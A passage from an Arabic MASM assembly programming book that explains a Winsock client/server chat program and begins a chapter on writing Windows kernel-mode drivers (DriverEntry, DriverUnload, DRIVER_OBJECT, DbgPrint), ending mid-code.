السطر 57 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة SERVER_HWND.

السطر 58 : تعريف متغير ليحمل عنوان إجراء النافذة الافتراضي للأداة CLIENT_HWND.

السطر 59 : بنية من نوع sockaddr_in لوضع بيانات مقبس السيرفر بها.

السطر 60 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل بها.

السطر 61 : بنية من نوع sockaddr_in لوضع بيانات مقبس العميل -بعد الاتصال بالسيرفر- بها.

السطر 62 : تعريف متغير سيحمل قيمة مقبس السيرفر.

السطر 63 : تعريف متغير سيحمل قيمة مقبس العميل.

السطر 64 : تعريف متغير سيحمل قيمة مقبس العميل الجديد من السيرفر بعد الاتصال.

السطر 65 : تعريف متغير سيحمل حجم البنية في السطر61.

شفرة الملف *Winsock.Asm*

```
.386
.model flat, stdcall ;32 bit memory model
option casemap :none ;case sensitive
include WinSock.inc

.code
 start:

        invoke GetModuleHandle,NULL
        mov  hInstance,eax

        invoke InitCommonControls
        invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,addr DlgProc,NULL
        invoke ExitProcess,0
;#####################################################
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
        mov        eax,uMsg
        .if eax==WM_INITDIALOG
            push hWin
            pop hDlg
            invoke GetDlgItem,hWin,CLIENT_HWND
            mov hClient,eax
            invoke GetDlgItem,hWin,SERVER_HWND
            mov hServer,eax
            Call InitializeME
            call HookServer
            call InitializeWinsock
            call ServerListen
        .elseif eax==WM_COMMAND
            movzx eax,word ptr[wParam]
            movzx edx,word ptr[wParam+2]
          .if edx == BN_CLICKED
            .if eax==BTN_CONNECT
```

```
                invoke GetDlgItemText,hWin,BTN_CONNECT,addr buffer,
                                            sizeof buffer
                invoke lstrcmp,addr buffer,addr ID_Connect
                .if eax==0
                    call HookClient
                    call ClientConnect
                .else
                    invoke SetDlgItemText,hWin,BTN_CONNECT,addr ID_Connect
                    invoke closesocket,SocketClient
                    call UnHookClient
                    invoke ShowLog,CTXT("Client : Disconnected.")
                .endif
            .elseif eax==BTN_CLIENT_SEND
                call SendToServer
            .elseif eax==BTN_SERVER_SEND
                call SendToClient
            .endif
        .endif
    .elseif eax==WM_CLOSE
        call ExitSocket
        call CleanWinsock
        call UnHookServer
        invoke EndDialog,hWin,0
    .else
        mov  eax,FALSE
        ret
    .endif
    mov    eax,TRUE
    ret
DlgProc endp

ShowLog Proc dMSG:DWORD
    invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_INSERTSTRING,-1,dMSG
    invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_GETCOUNT,NULL,NULL
    dec eax
    invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_SETCURSEL,eax,NULL
    ret
```

```
ShowLog endp

InitializeME Proc
        invoke SendDlgItemMessageA,hDlg,EDT_IP,WM_SETTEXT,-1,addr IP
        invoke dwtoa,Port,addr buffer
        invoke SendDlgItemMessageA,hDlg,EDT_PORT,WM_SETTEXT,-1,
                                            addr buffer
        ret
InitializeME endp

InitializeWinsock Proc
        invoke  WSAStartup, 2, addr wsaData
        .if eax==0
          invoke ShowLog,CTXT("Winsock Initialized...")
        .else
          invoke ShowLog,CTXT("Error Initializing Winsock.")
        .endif
        ret
InitializeWinsock endp

ExitSocket Proc
        .If SocketServer != INVALID_SOCKET
          invoke closesocket,SocketServer
        .endif

        .If SocketClient != INVALID_SOCKET
          invoke closesocket,SocketClient
        .endif
        ret

        .If hClientSocket != INVALID_SOCKET
          invoke closesocket,SocketClient
        .endif
        ret
ExitSocket endp
```

```
CleanWinsock Proc
        invoke  WSACleanup
        ret
CleanWinsock endp

;##########################################
;############### Server #####################
;##########################################

 HookServer Proc
        invoke SetWindowLong,hServer,GWL_WNDPROC,ServerProc
        mov lpPrevServer,eax
        invoke ShowLog,CTXT("Server Hooking Started...")
        ret
 HookServer endp
UnHookServer Proc
        invoke SetWindowLong,hServer,GWL_WNDPROC,lpPrevServer
        invoke ShowLog,CTXT("Server Hooking Stopped.")
        ret
UnHookServer endp

ServerListen Proc
    invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
    mov SocketServer,eax
    .if SocketServer==INVALID_SOCKET
       invoke ShowLog,CTXT("Can't Create The Server Socket")
       ret
    .endif
    invoke ShowLog,CTXT("Server Socket Created...")
    mov [SockAddrServer.sin_family],AF_INET
    invoke  htons, Port
    mov [SockAddrServer.sin_port],ax
    mov [SockAddrServer.sin_addr],INADDR_ANY
    invoke bind,SocketServer, addr SockAddrServer,sizeof SockAddrServer
    .if eax==SOCKET_ERROR
        invoke closesocket,SocketServer
```

```
        invoke ShowLog,CTXT("Can't Bind The Server Socket.")
        ret
    .endif
    invoke ShowLog,CTXT("Server Socket Binding Done...")

    invoke WSAAsyncSelect,SocketServer,hServer,WM_SOCKET,FD_ACCEPT

    invoke listen,SocketServer,SOMAXCONN
    .if eax==SOCKET_ERROR
        invoke closesocket,SocketServer
        invoke ShowLog,CTXT("Error Listening..maybe the port is in use.")
        ret
    .endif
     invoke ShowLog,CTXT("Ready To Accept ID Request.")
     ret
ServerListen endp

ServerProc  Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
    .If uMsg == WM_SOCKET
      .if lParam == FD_ACCEPT
          mov [RemoteAddrLen], sizeof SockAddrRemote
          invoke accept,SocketServer,addr SockAddrRemote,
                                addr RemoteAddrLen
          mov hClientSocket,eax
          invoke WSAAsyncSelect,hClientSocket,hWnd,WM_SOCKET,
                                              FD_READ or FD_CLOSE
          invoke ShowLog,CTXT("Server : Connected.")
          invoke SetDlgItemText,hDlg,BTN_CONNECT,addr ID_Disconnect
        .elseif lParam == FD_READ
            invoke recv,wParam,addr buffer,512,0
           .if eax>0
              invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,
                                              sizeof Text
              invoke lstrcat,addr Text,CTXT("Client : ")
              invoke lstrcat,addr Text,addr buffer
              invoke lstrcat,addr Text,addr NewLine
              invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,
                                                    WM_SETTEXT,-1,addr Text
```

```
            .endif
        .elseif lParam == FD_CLOSE
            invoke ShowLog,CTXT("Server : Disconnected.")
            invoke closesocket,hClientSocket
      .endif
    .endif
    invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
    ret
ServerProc  endp

SendToClient Proc
 invoke GetDlgItemText,hDlg,EDT_SERVER_MSG,addr buffer,sizeof buffer
 invoke lstrlen,addr buffer
 .if eax>0
     invoke send,[hClientSocket],addr buffer,512,0
     .if eax==SOCKET_ERROR
         invoke ShowLog,CTXT("Connection Lost With The Client.")
         ret
     .endif
    invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,sizeof Text
    invoke lstrcat,addr Text,CTXT("Server : ")
    invoke lstrcat,addr Text,addr buffer
    invoke lstrcat,addr Text,addr NewLine
    invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,WM_SETTEXT,
                                          -1,addr Text
    invoke SendDlgItemMessageA,hDlg,EDT_SERVER_MSG,WM_SETTEXT,
                                          -1,NULL
  .endif
  ret
SendToClient endp

;#############################################
; ############### Client #####################
;#############################################

 HookClient Proc
```

```
        invoke SetWindowLong,hClient,GWL_WNDPROC,ClientProc
        mov lpPrevClient,eax
        invoke ShowLog,CTXT("Client Hooking Started...")
        ret
 HookClient endp

 UnHookClient Proc
        invoke SetWindowLong,hClient,GWL_WNDPROC,lpPrevClient
        invoke ShowLog,CTXT("Client Hooking Stopped.")
        ret
UnHookClient endp

ClientConnect Proc
    invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
    mov SocketClient,eax
    .if SocketClient==INVALID_SOCKET
       invoke ShowLog,CTXT("Can't Create The Client Socket")
       ret
    .endif
    invoke ShowLog,CTXT("Client Socket Created...")
    mov [SockAddrClient.sin_family],AF_INET
    invoke  htons, Port
    mov [SockAddrClient.sin_port],ax
    invoke inet_addr,addr IP
    mov [SockAddrClient.sin_addr],eax
    invoke  connect,[SocketClient],addr SockAddrClient,sizeof SockAddrClient
    .if eax==SOCKET_ERROR
       invoke ShowLog,CTXT("Unable To Connect To The Server")
       ret
    .endif

    invoke WSAAsyncSelect,SocketClient,hClient,WM_SOCKET,
                            FD_CONNECT or FD_READ or FD_CLOSE
    ret
ClientConnect endp
```

```
ClientProc  Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
   .If uMsg == WM_SOCKET
     .if lParam == FD_CONNECT
        invoke ShowLog,CTXT("Client : Connected.")
     .elseif lParam == FD_READ
         invoke recv,wParam,addr buffer,512,0
         .if eax>0
            invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,
                                     sizeof Text
            invoke lstrcat,addr Text,CTXT("Server : ")
            invoke lstrcat,addr Text,addr buffer
            invoke lstrcat,addr Text,addr NewLine
            invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,
                                            WM_SETTEXT,-1,addr Text
         .endif
       .elseif lParam == FD_CLOSE
            invoke ShowLog,CTXT("The Server Disconnected.")
            invoke closesocket,SocketClient
     .endif
   .endif
   invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
   ret
ClientProc  endp

SendToServer Proc
 invoke GetDlgItemText,hDlg,EDT_CLIENT_MSG,addr buffer,sizeof buffer
 invoke lstrlen,addr buffer
  .if eax>0
     invoke send,[SocketClient],addr buffer,512,0
     .if eax==SOCKET_ERROR
        invoke ShowLog,CTXT("Connection Lost With The Server.")
        ret
     .endif
    invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,sizeof Text
    invoke lstrcat,addr Text,CTXT("Client : ")
    invoke lstrcat,addr Text,addr buffer
```

```
289      invoke lstrcat,addr Text,addr NewLine
290      invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,WM_SETTEXT,
291                              -1,addr Text
292      invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_MSG,WM_SETTEXT,
293                              -1,NULL
294    .endif
295     ret
296   SendToServer endp
297  end start
```

3 – شرح شفرة البرنامج

السطور 18 – 28 : في حدث تهيئة نافذة الحوار .. نقوم بالحصول علي مقبض النافذة ومقبض أداتي *CLIENT_HWND* و *SERVER_HWND* .. ومن ثم نستدعي الإجراء **InitializeME** والذي سيقوم بعمل بعض الخطوات الأولية.

ثم نستدعي الإجراء **HookServer** والذي سيقوم بإلقاء خطاف علي النافذة *SERVER_HWND*.

ثم نقوم بتحميل وتهيئة مكتبة الوينسوك باستدعاء **InitializeWinsock**.

ومن ثم نقوم بوضع مقبس السيرفر في حالة استماع لأي طلبات اتصال قادمة باستدعاء **ServerListen**.

السطور 33-45 : شفرة زر الاتصال وقطع الاتصال .. وفيها نختبر نص الزر لمعرفة الوضع الحالي هل هو اتصال ام لا ؟ .. فإذا كان الزر به "اتصال" نقوم بإلقاء خطاف علي نافذة *CLIENT_HWND* باستدعاء **HookClient**.

ثم نقوم باستدعاء **ClientConnect** لتجربة الاتصال مع السيرفر .. ولا نغير نص الزر إلي "قطع الاتصال" إلا إذا رد علينا السيرفر بالموافقة علي الاتصال.

وإذا كان نص الزر "قطع الاتصال".. فنقوم بتغيير نص الزر إلي "اتصال" ومن ثم نقوم بغلق مقبس العميل بدالة **closesocket**.

ثم نلغي خطاف الرسائل علي نافذة العميل باستدعاء **UnhookClient** .. ونظهر رسالة للمستخدم أنه تم قطع الاتصال.

السطر 47 : نقوم باستدعاء **SendToServer** لإرسال ما يكتبه العميل إلي السيرفر.

السطر 49 : نقوم باستدعاء **SendToClient** لإرسال كل ما يكتبه السيرفر إلي العميل.

السطور 52-56 : عند إنهاء النافذة نقوم باستدعاء **ExitSocket** لغلق جميع المقابس .. وأيضا نقوم باستدعاء **CleanWinsock** لمسح الوينسوك.. ومن أيضا المفيد فك الخطاف عن كلا من السيرفر والعميل.

السطور 65-71 : إجراء إظهار نتائج تنفيذ العمليات في قائمة LST_LOG حيث يتم تمرير عنوان النص المراد إظهاره لـ dMSG .. ومن ثم إضافته .. ومن المفيد أن نقوم بتغيير شريط التمرير الرأسي أوتوماتيكيا بعمل تحديد علي العنصر الأخير دائما في القائمة .. كلما كان هناك إدخال جديد.

السطور 73-79 : شفرة إجراء **InitializeME** .. وفيه نقوم فقط بإظهار عنوان الانترنت IP ورقم المنفذ في صندوقي النص علي النافذة الرئيسية .. حيث يتم استخدام أرقام داخلية غير مسموح لها بالتعديل من المستخدم .. منعا للخطأ عند التجربة .. ومن الممكن أن تتيح أنت عمل هذا التعديل.

السطور 81-89 : شفرة إجراء تهيئة مكتبة الوينسوك .. وقمنا باستدعاء الدالة **WSAStartup** وتمرير القيمة 2 لتحميل Winsock 2.0 .. ومؤشر للبنية **WSADATA** والتي ستستقبل معلومات عن المكتبة المُهيئة.

السطور 91-105 : شفرة إجراء **Exit_Socket** وبه نختبر كل مقبس إذا كان له قيمة فنقوم بإغلاقه.

السطور 107-110 : شفرة إجراء **CleanWinsock** وفيه نقوم باستدعاء الدالة **WSACleanup** فقط.

السطور 116-126 : نقوم بإلقاء خطاف علي نافذة *SERVER_HWND* والتي اتفقنا علي أنها ستستقبل أحداث ورسائل المقبض .. وكذلك فك الخطاف عندما نريد ذلك.

السطر 128 : بداية شفرة وضع المقبس في حالة استماع.

السطر 129 : نقوم بإنشاء مقبس علي بروتكول TCP .

السطور 136 -139 : نقوم بملء بنية sockaddr_in هي SockAddrServer حيث نمرر عائلة العنوان AF_INET.. ثم نقوم بتحويل رقم المنفذ إلي صيغة الشبكة باستخدام دالة htons ..والقيمة المعادة في حجم Word.

كذلك يمكن تمرير عنوان الانترنت الخاص بك .. ولكن يمكن تمرير القيمة INADDR_ANY لجعل الوينسوك تختار العنوان بدلا منك .. ونفس الحال إذا

مررت القيمة صفر إلي رقم المنفذ .. ستجعل الوينسوك تختار رقم منفذ عشوائي لك في الحدود بين 1024 و 5000.

السطر 140 : نقوم باستدعاء الدالة bind لربط المقبس socketServer بالبنية sockAddrServer .

السطر 148 : نقوم باستدعاء دالة WSAAsyncSelect لدمج رسائل المقبس مع رسائل نافذة SERVER_HWND.. وتحديد رسائل المقبس بالثابت WM_SOCKET.. وتمرير الحدث الذي نريد مراقبته وهو FD_ACCEPT .. وهوه حدث خاص بوجود طلب اتصال قادم للموافقة عليه.

السطر 150 : نقوم بوضع المقبس في حالة استماع.

السطور 160 – 189 : شفرة إجراء النافذة SERVER_HWND التي قمنا بإلقاء خطاف عليها..كل ما نريده من إجراء النافذة هو شيء واحد .. وهو إذا كانت هناك رسائل للمقبس WM_SOCKET .. ومن ثم نقوم بتحليل تلك الرسائل.

حيث توجد عدة أحداث للمقبس منها :

حدث FD_ACCEPT : حالة وجود طلب اتصال.
حدث FD_CONNECT : في حالة إذا أتم الطرف الأخر الاتصال بنجاح.
حدث FD_READ : في حالة إذا كانت هناك بيانات قادمة من الطرف الأخر.
حدث FD_CLOSE : في حالة إذا أغلق الطرف الأخر الاتصال.

ومن هذه الأحداث نستطيع اتخاذ الخطوات اللازمة تبعا لكل حدث..

ففي حدث وجود طلب اتصال FD_ACCEPT نقوم بالموافقة علي الاتصال بدالة Accept والتي تعود بمقبس جديد يربطنا مع الطرف الأخر .. ومن ثم بعد نجاح الاتصال نعيد مراقبة الأحداث الأخري للمقبس الجديد .. وتغيير زر الاتصال إلي "قطع الاتصال".

وفي حدث وجود بيانات للقراءة FD_READ من الطرف الأخر .. نقوم باستقبال تلك البيانات في مخزن .. ونتأكد من حجم تلك البيانات أنه أكبر من الصفر.. قبل عرضها علي المستخدم في صندوق المحادثة.

وفي حدث إغلاق الاتصال من الطرف الأخر FD_CLOSE نقوم بغلق المقبس الجديد الذي يربطنا مع الطرف الأخر ونظهر رسالة تفيد بغلق الاتصال.

السطور 191-210 : شفرة إجراء إرسال النص إلي العميل .. ونقوم به بإتيان النص المراد إرساله من العنصر EDT_SERVER_MSG والتأكد من أن المستخدم قام بكتابة النص أولا .. ثم نستخدم دالة send لإرسال هذا النص ومن ثم نقوم أيضا بإضافة النص الُمرسل إلي نافذة المحادثة في السيرفر.

وشفرة العميل Client لا تختلف كثيرا عن شفرة المزود Server .. فقط في البنية sockAddrClient نقوم بتمرير عنوان الانترنت IP ورقم المنفذ للسيرفر.

ونراقب أحداث FD_CONNECT , FD_READ , FD_CLOSE

ثم نستخدم دالة connect للاتصال بالسيرفر .. وعند قبول السايرفر الاتصال سيتم إرسالة لمقبس العميل للحدث FD_CONNECT .. وباقي الأحداث لا تختلف عما هو موجود في السيرفر.

في نهاية هذا الفصل .. إذا أردت معرفة المزيد عن برمجة الشبكات .. يمكنك الإطلاع علي مرجع Winsock2 وستجده مرفق مع ملفات الكتاب.



الفصل الثامن

البرمجة في مود الكيرنل

Kernel Mode Programming

Driver Development

1. مقدمة
2. كتابة دريفر
3. تحميل الدريفر وتشغيله

سنتعلم في هذا الفصل كيفية كتابة دريفر لنظام التشغيل .. وفي البداية يجب معرفة الفرق بين البرمجة في مستوي المستخدم User Mode والبرمجة في مستوي الكيرنل Kernel Mode ..

ملف الدريفر لا يتم ترجمته إلي [exe] بحيث يمكن الضغط عليه وتشغيله .. بل يتم ترجمته إلي ملف بامتداد [sys] .. وهذا الملف له بنية الملف التنفيذي PE التي درسناها من قبل .. ولكن لتشغيله يجب تحميله في النظام كدريفر.

وسنتعرف علي كيفية تحميله في النظام في الجزء الثاني من هذا الفصل ..

الدريفر يعمل دائما في مستوي الكيرنل Kernel Mode يطلق عليه [Ring 0] بعكس البرامج والتي تعمل في وضع المستخدم User Mode أو [Ring 3].

وبالوصول إلي مستوي الكيرنل .. فيعطي للدريفر امتيازات وصلاحيات عديدة حيث يمكنك فعل ما تريد لإنه لن تكون هناك أي قيود من النظام ..

فقط عندما يحدث خطأ أثناء عمل الدريفر فإن النظام لن يعطي رسالة الخطأ - المحببة الآن - والتي تفيد أن التطبيق (Name.exe) واجهته مشكلة ويجب غلقه , بل سيعطي الشاشة الزرقاء مباشرة BSOD أو Blue Screen Of Death .. والتي تحدث دائما نتيجة لسوء معالجة الأخطاء واصطيادها في الدريفرات.

http://en.wikipedia.org/wiki/Blue_Screen_of_Death

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)


***  SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c
```

واستعد لمواجهة هذه الشاشة كثيرا في الموضوع الحالي .. كذلك يجب التذكير بأن دوال مكتبات المستخدم مثل advapi32, kernel32, User32 لا يمكن استخدمها في وضع الكيرنل بالطريقة المباشرة التي عهدناها .. ويمكن الاستعاضة عنها بدوال **Nat**ive API التي يستخدمها Windows NT كـ system calls .. والمغلفة في ملفي ntdll.dll, ntoskrnl.exe وهي مقسمة لمجموعات سنستعرضها فيما بعد.

وأول شيء قد تحتاجه لكتابة الدريفر .. هو تحميل الـ DDK أو Driver Development Kit من موقع مايكروسوفت :

http://www.microsoft.com/whdc/devtools/ddk/default.mspx

قم بتحميل [Windows Server 2003 SP1 DDK] بحجم 230 ميجا .. في ملف ISO .. ثم قم بحرقة علي اسطوانة أو استخدم Winrar,Virtual CD لقرائته وتثبيته .. وقد يستغرق التثبيت بعض الوقت تبعا للخيارات التي تثبتها.

المهم أن الـ DDK توفر المعلومات الخاصة بويندوز NT وبنيات المعلومات الخاصة بالدريفات بالإضافة إلي المكتبات وملف المساعدة DDK Documentation الخاص بتطوير الدريفات والذي سيفيدك بنسبة 100%.

الـ DDK ليست كل شيء .. لإنه توجد حزمة KMD kit اختصارا إلي :
Kernel-Mode Driver Kit for MASM Programmers.

وهي حزمة لمبرمجي MASM بها جميع الملفات الضرورية والمحدثة والمعدلة لتساعد في تطوير الدريفرات تحت MASM (مكتبات Libraries وملفات تضمينات Include Files وماكروز Maros وغيرها) واللازمة لكتابة الدريفرات.

قام بإعداد هذه الحزمة الفريق الروسي Four-F وستجد الحزمة مرفقة مع ملفات الكتاب ولكن يمكنك تحمليها من الرابط التالي والذي يحتوي أيضا علي دروس مكملة مهمة لهذا الموضوع :

http://website.masm32.com/kmdtute/

من أهم ملفات تلك الحزمة التالي :

1- ntdll.inc - ntdll.lib.lib → ntdll.dll
2- ntoskrnl.inc - ntoskrnl.lib → ntoskrnl.exe
3- ntddk.inc
4- ntstatus.inc
5- Strings.mac

حيث **أول** عنصران هما لمكتبتي دوال Native API.

ثالث عنصر [ntddk.inc] يعرف الثوابت والبنيات والدوال الخاصة بالنظام Winnt والتي تستخدم من قبل الدريفرات.

رابع عنصر [ntstatus.inc] يعرف به ثوابت الحالات Status وأنواعها.

خامس عنصر [Strings.mac] وهو ملف به ماكروز مفيدة جدا في التعامل مع النصوص في صورة يونيكود .. سنقوم باستخدام بعض تلك الماكروز.. وذلك لأن الكيرنل لا يتعامل مع النصوص إلا في صيغة اليونيكود.

2 – كتابة الدريفر *Driver Writing*

الآن بعد تضمين الملفات السابقة في المشروع .. يأتي لدينا هيكل الدريفر .. حيث يمكننا تقسيم الدريفر إلي 3 إجراءات رئيسية تدعي روتينات:

1- DriverEntry
2- DriverUnload
3- DriverDispatcher

ويوجد روتينات أخري ولكننا لن نستعرضها في الموضوع الحالي

- **أول** روتين DriverEntry .. وهو نقطة بداية الدريفر Entry Point كما في DllEntry في مكتبات DLL .. ويمكنك تسميه الإجراء كما تريد .. وله التعريف التالي :

```
DriverEntry proc pDriverObject : PDRIVER_OBJECT,
                 pusRegistryPath : PUNICODE_STRING
    ;your code goes here
    ret ntstatus
DriverEntry endp
end DriverEntry
```

حيث يوجد للروتين معاملان .. هما :

1 - pDriverObject :

وهو مؤشر إلي بنية DRIVER_OBJECT .. يمكنك النظر لمحتويات تلك البنية في الملف [ntddk.inc] ..

```
DRIVER_OBJECT STRUCT
  _Type               SWORD          ?
  _Size               SWORD          ?
```

```
  DeviceObject        PVOID          ?
  Flags               DWORD          ?
  DriverStart         PVOID          ?
  DriverSize          DWORD          ?
  DriverSection       PVOID          ?
  DriverExtension     PVOID          ?
  DriverName          UNICODE_STRING <>
  HardwareDatabase    PVOID          ?
  FastIoDispatch      PVOID          ?
  DriverInit          PVOID          ?
  DriverStartIo       PVOID          ?
  DriverUnload        PVOID          ?
  MajorFunction       PVOID (IRP_MJ_MAXIMUM_FUNCTION + 1) dup(?)
DRIVER_OBJECT ENDS
```

وهذه البنية توضح خصائص كائن الدريفر.. أهم تلك العناصر المهمة لنا الأتي :

- **DeviceObject :** مؤشر إلي بنية DEVICE_OBJECT تحوي جميع كائنات الديفيسز التي يقوم لدريفر بإنشائها ..نظام التشغيل يمثل الـ Devices بالـ Device Objects سواء كانت لأجهزة مادية .. أو دريفرات برامج.. ويعمل كائن الديفيس علي معالجة رسائل I/O لهذا الديفيس.

- **DriverStart :** عنوان بداية الدريفر DriverEntry.

- **DriverName :** بنية نوعها UNICODE_STRING معرفة داخل الملف [ntdef.inc] .. لتحمل اسم الدريفر .. وطول الاسم.

- **HardwareDatabase :** مؤشر بنية UNICODE_STRING تحمل مسار مفتاح بيانات الهاردوير في الريجستري.

- **DriverUnload :** يحدد نقطة البداية لروتين نهاية الدريفر .. ونقوم هنا بتحديد عنوان روتين لدينا خاص عند إنهاء الدريفر DriverUnload.

- **MajorFunction :** مصفوفة تتحدد عناصرها من خلال القيمة الثابتة IRP_MJ_MAXIMUM_FUNCTION .. وهي تحدد عنوان الروتين الذي سيعالج رسائل الدريفر وهو هنا سيكون عنوان الروتين DriverDispatcher.

2 - pusRegistryPath :
وهو مؤشر إلي نص يونيكود به مسار مفتاح التسجيل Registry key الخاص بالدريفر المحمل .. حيث يمكن استخدام هذا المفتاح في الحصول علي بيانات أخري للدريفر.. وسنتناول جزئية مفتاح التسجيل هذه في الجزء الثاني من هذا الفصل.

في نهاية الروتين نقوم بإرجاع قيمة تعبر عن حالة التنفيذ (نجاح أم فشل) توجد قيم ثابتة نقوم بإرجاعها .. فمثلا إذا أردنا بيان نجاح عملية تحميل الدريفر نقوم بإرجاع القيمة :

```
ret STATUS_SUCCESS
```

حيث :

```
STATUS_SUCCESS  equ 0
```

تستطيع معرفة جميع الحالات وأنواعها من الملف [ntstatus.inc] ..

وكما كان هو الحال أثناء كتابة مكتبة DLL .. فإننا إذا قمنا بإعادة قيمة تبين خطأ في تنفيذ الدريفر فسيتم إلغاء تحميل الدريفر.

ويوجد أربع أنواع من الرسائل المدي لقيمهم موضحين كالأتي :

NT_SUCCESS	→	True [0 – 3FFFFFFFh]
NT_INFORMATION	→	True [40000000h – 7FFFFFFFh]
NT_WARNING	→	True [80000000h – BFFFFFFFh]
NT_ERROR	→	True [C0000000h – FFFFFFFFh]

☒ الدالة DbgPrint

توجد عدة دوال خاصة بالتنقيح منها هذه الدالة .. وهي دالة Native API تستخدم لإرسال رسائل من الدريفر بحيث يمكن استعراضها من أي منقح دريفرات Debugger يعمل حاليا علي النظام مثل المنقح DebugView لـ Mark Russinovich والذي ستجده مرفق مع ملفات الكتاب .. أو يمكنك تحميله من موقعه الرسمي :

http://live.sysinternals.com/Dbgview.exe

تعريف تلك الدالة كالتالي :

DbgPrint PROTO *Format* :DWORD, *arguments*:VARARG

حيث **المعامل الأول** هو مؤشر لنص يمكن صياغته لإظهار قيم به .. وإذا كانت تتذاكر دالة wsprintf فهي تشبه dbgPrint ..حيث يمكن استخدام الرموز التالية لإقحام قيم في هذا النص :

(%C, %S, %lc, %ls, %wc, %ws, and %wZ)

المعامل الثاني اختياري ويستخدم كمعاملات تمرر للنص الذي يتم تشكيله.

ويوجد ماكرو بأسم [$CTA0] يتم استخدامه كتعريف النصوص..

مثال :


invoke DbgPrint,$CTA0("Driver Loaded Success eax =%lu"),eax

❖ **ثاني** روتين DriverUnload .. ويتم تحديده يدويا .. ليتم تعيين روتين ينفذ في نهاية الدريفر .. وهذا الروتين له التعريف التالي :

```
DriverUnload proc pDriverObject : PDRIVER_OBJECT
    ;your code goes here
     ret
DriverUnload endp
```

المعامل الوحيد لهذا الروتين هو مؤشر للبنية DRIVER_OBJECT وهو نفس المؤشر الخاص بالروتين DriverEntry.

وسنقوم الآن بتطبيق مثال بسيط علي الخطوات السابقة .. نقوم بتشغيل برنامج RadASM .. ونختار New Project .. ونختار نوع المشروع Driver واسم المشروع هو [MyDriver].



ونقوم باستكمال خطوات إنشاء هذا المشروع .. ومن ثم يظهر لدينا الملف [MyDriver.ASM] نضع به الشفرة التالية :

```
.386
.model flat, stdcall
option casemap:none

include c:\masm32\include\w2k\ntstatus.inc
include c:\masm32\include\w2k\ntddk.inc
include c:\masm32\include\w2k\ntoskrnl.inc
include c:\masm32\include\w2k\w2kundoc.inc
includelib c:\masm32\lib\w2k\ntoskrnl.lib
include C:\masm32\macros\Strings.mac

.data

.code
;########################################
```

```
DriverEntry proc pDriverObject:PDRIVER_OBJECT,
                        pusRegistryPath:PUNICODE_STRING
     local pDeviceObject:PVOID

     mov eax, pDriverObject
     assume eax:PTR DRIVER_OBJECT
     mov [eax].DriverUnload, offset DriverUnload
     assume eax:nothing

